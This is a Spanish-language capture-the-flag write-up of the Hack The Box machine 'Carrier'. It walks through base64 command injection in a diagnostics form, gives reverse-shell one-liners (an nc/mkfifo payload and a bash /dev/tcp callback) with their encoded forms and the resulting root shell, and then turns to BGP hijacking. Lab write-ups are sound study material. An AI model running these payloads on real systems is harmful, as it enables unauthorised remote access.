
License invalid

Cannot detect license key dongle on any USB port.

- Tickets functionality is restricted to read-only mode
- Monitoring functionality is disabled
- Diagnostics restricted to local sub-system components
- Configuration changes locked, will be reverted automatically


Lyghtspeed Networks: Delivering 1ms latency across the planet since 1994

La pestaña de Tickets, contiene información importante que nos puede ser útil para llegar a nuestro objetivo, estos tickets deben de leerse detenidamente.




#	Status	Description
1	Closed	Welcome to Lyghtspeed's lightweight telco support system!
2	Closed	Rx / Mr. White. Says he can't get to "the interwebz". Cleared cache/cookie, etc., rebooted PC. Pb fixed.
3	Open	Rx / Jeremy Paxton. Customer complaining about "choke" and "lags" with BoogleGrounds gaming application. Ticket opened with field services to check DSL line. Update 2018/05/30: DSL line checks out OK, sending to IP Core team for further investigation.
4	Escalated	Rx / Cust #642. Need help setting up Outlook Express on Windows 98. Told customer this platform is no longer supported. Customer has requested an escalation to my manager.
5	Closed	Rx / LoneWolf7653. User called in to report what is according to him a "critical security issue" in our demarc equipment. Mentioned something about a CVE (??). Request contact info and sent to legal for further action.
6	Closed	Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.
7	Closed	Rx / Pam Dubois. Customer is inquiring about multiple emails received from a "Nigerian Prince". Upselled customer our email security mgmt solution.
8	Open	Rx / Roger (from CastCom): wants to schedule a test of their route filtering policy, asked us to inject one of their routes from our side. He's insisted we tag the route correctly so it is not readvertised to other BGP AS'es.

Sin apresurarnos a lo que nos da indicios los tickets , revisamos la última pestaña y notamos que solo es para verificar la licencia (recuerden el error en el login)



Warning: Invalid license, diagnostics restricted to built-in checks

Pero al dar click en verificar estado, vemos en pantalla un conjunto de parámetros que se envían a algún servicio aún desconocido.




Warning: Invalid license, diagnostics restricted to built-in checks

```
quagga 9657 0.0 0.0 24500 1960 ? Ss 00:10 0:00 /usr/lib/quagga/zebra --daemon -A 127.0.0.1

quagga 9661 0.0 0.1 29444 2936 ? Ss 00:10 0:00 /usr/lib/quagga/bgpd --daemon -A 127.0.0.1

root 9666 0.0 0.0 15432 168 ? Ss 00:10 0:00 /usr/lib/quagga/watchquagga --daemon zebra bgpd
```

Explotación de Usuario.


Analizando este comportamiento en burp suite, se ve que al dar click en verificar estado se envia una variable check con un hash en base64.



39	http://10.10.10.105	POST	/diag.php
40	http://detectportal.firefox.com	GET	/success.txt

```
POST /diag.php HTTP/1.1
Host: 10.10.10.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.105/diag.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Cookie: PHPSESSID=0no5hg85eg4f3m3la77iehuge5
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

check=cXVhZ2dh
```


https://www.brianlinkletter.com/how-to-build-a-network-of-linux-routers-using-quagga/
Al decodificar este hash vemos que es el nombre de un servicio o aplicativo llamado “quaggua”


Burp Suite Community Edition v1.7.36 - Tempora
Burp Intruder Repeater Window Help
Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

cXVhZ2dh

quagga


Si alteramos este comando, vemos que el resultado que retorna es netamente diferente al que se mostraba inicialmente en la que estaba retornando en el navegador.


Burp Suite Community Edition v1.7.36 - Tempora
Burp Intruder Repeater Window Help
Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

cXVhZ2dh

root


cm9vdA==



```
User-Agent: Mozilla/5.0 (X11;
Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xm
l,application/xml;q=0.9,*/*;q=
0.8
Accept-Language:
en-US,en;q=0.5
Accept-Encoding: gzip,
deflate
Referer:
http://10.10.10.105/diag.php
Content-Type:
application/x-www-form-urlenco
ded
Content-Length: 14
Cookie:
PHPSESSID=0no5hg85eg4f3m31a77i
ehuge5
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

check=cm9vdA==
```


```
0.0  0.1  19896  3568 ?
S    00:10   0:00 /bin/bash
-i</p><p>root      10008  0.0
0.3  92796  6864 ?       Ss
00:11   0:00 sshd:
root@notty</p><p>root
10043  0.0  0.0   6028   772 ?
        S    00:11   0:00 cat
/tmp/f</p><p>root      10044
0.0  0.1  19896  3572 ?
S    00:11   0:00 /bin/bash
-i</p><p>root      10108  0.0
0.3  92796  7016 ?       Ss
00:13   0:00 sshd:
root@notty</p><p>root
10143  0.0  0.0   6028   692 ?
        S    00:13   0:00 cat
/tmp/f</p><p>root      10144
0.0  0.1  19896  3568 ?
S    00:13   0:00 /bin/bash
-i</p><p>root      10199  0.0
0.3  92796  6948 ?       Ss
00:13   0:00 sshd:
root@notty</p><p>root
10234  0.0  0.0   6028   688 ?
```

Entonces intentamos una simple inyección de comandos (RCE) que nos retorne los directorios de la carpeta actual.



```
quagga; ls
```

```
cXVhZ2dhOyBscw==
```



```
Host: 10.10.10.105
User-Agent: Mozilla/5.0 (X11;
Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xm
l,application/xml;q=0.9,*/*;q=
0.8
Accept-Language:
en-US,en;q=0.5
Accept-Encoding: gzip,
deflate
Referer:
http://10.10.10.105/diag.php
Content-Type:
application/x-www-form-urlenco
ded
Content-Length: 22
Cookie:
PHPSESSID=0no5hg85eg4f3m31a77i
ehuge5
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

check=cXVhZ2dhOyBscw==
```

```
      1947  0.0  0.1  11232
2832 ?        Ss   03:17
0:00 bash -c ps waux | grep
quagga;bash -i >&
/dev/tcp/10.10.14.176/9002
0>&1 | grep -v grep</p><p>root
      2367  0.0  0.1  11232
3100 ?        Ss   03:28
0:00 bash -c ps waux | grep
quagga; ls | grep -v
grep</p><p>root       2369
0.0  0.0  12944   924 ?
S    03:28   0:00 grep
quagga</p><p>ftpreal.py</p><p>t
est_intercept.pcap</p><p>user.t
xt</p>                </div>
                <div
class="col-md-2">
                </div>


        </div>
</div>

    <script
src="js/jquery.min.js"></script
>
```


En este punto hay 2 opciones para leer el usuario, la primera es usar cat y leer el usuario directamente o la segunda es hacer una shell reversa.
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Teniendo en cuenta que luego tendremos que ingresar al sistema para avanzar con el resto de la explotación, usaremos de una vez una shell reversa.


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.33 1234 >/tmp/f
```

Codificada en base64 resultaría el siguiente hash:
cXVhZ2dhOyBybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMC4xMC4xMi41NyAxMjM0ID4vdG1wL2Y=

Colocamos un netcat a la escucha en nuestra máquina y colocamos el hash en la variable check en el burp-suite.




```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/carrier]
└──╼ #nc -v -n -l -p 1234
listening on [any] 1234 ...
```



```
check=cXVhZ2dhOyBybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkg
Mj4mMXxuYyAxMC4xMC4xMi41NyAxMjM0ID4vdG1wL2Y=
```

Por último ejecutamos el request y obtenemos una shell reversa en nuestra máquina local.




```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/carrier]
└──╼ #nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [10.10.12.57] from (UNKNOWN) [10.10.10.105] 37576
bash: cannot set terminal process group (3722): Inappropriate ioctl for device
bash: no job control in this shell
root@r1:~# dir
```

y finalmente leemos el archivo user ubicado en la misma carpeta.

Explotación de Root.


https://www.isi.deterlab.net/file.php?file=/share/shared/BGPhijacking
Quagga tiene como protocolo de enrutamiento a BGP (Border Gateway Protocol), dicho protocolo es susceptible a hijacking y hasta el momento no se han implementado soluciones efectivas ante esta problemática.

Un resumen sobre el ticket #6 es que una maquina que se encuentra en otro segmento de red, desea acceder al un servicio FTP pero han surgido problemas para conectarse. Continuamente nos comenta que el problema fue encontrado y que se trata de un conflicto en el enrutamiento, el problema debe ser solucionado manualmente.



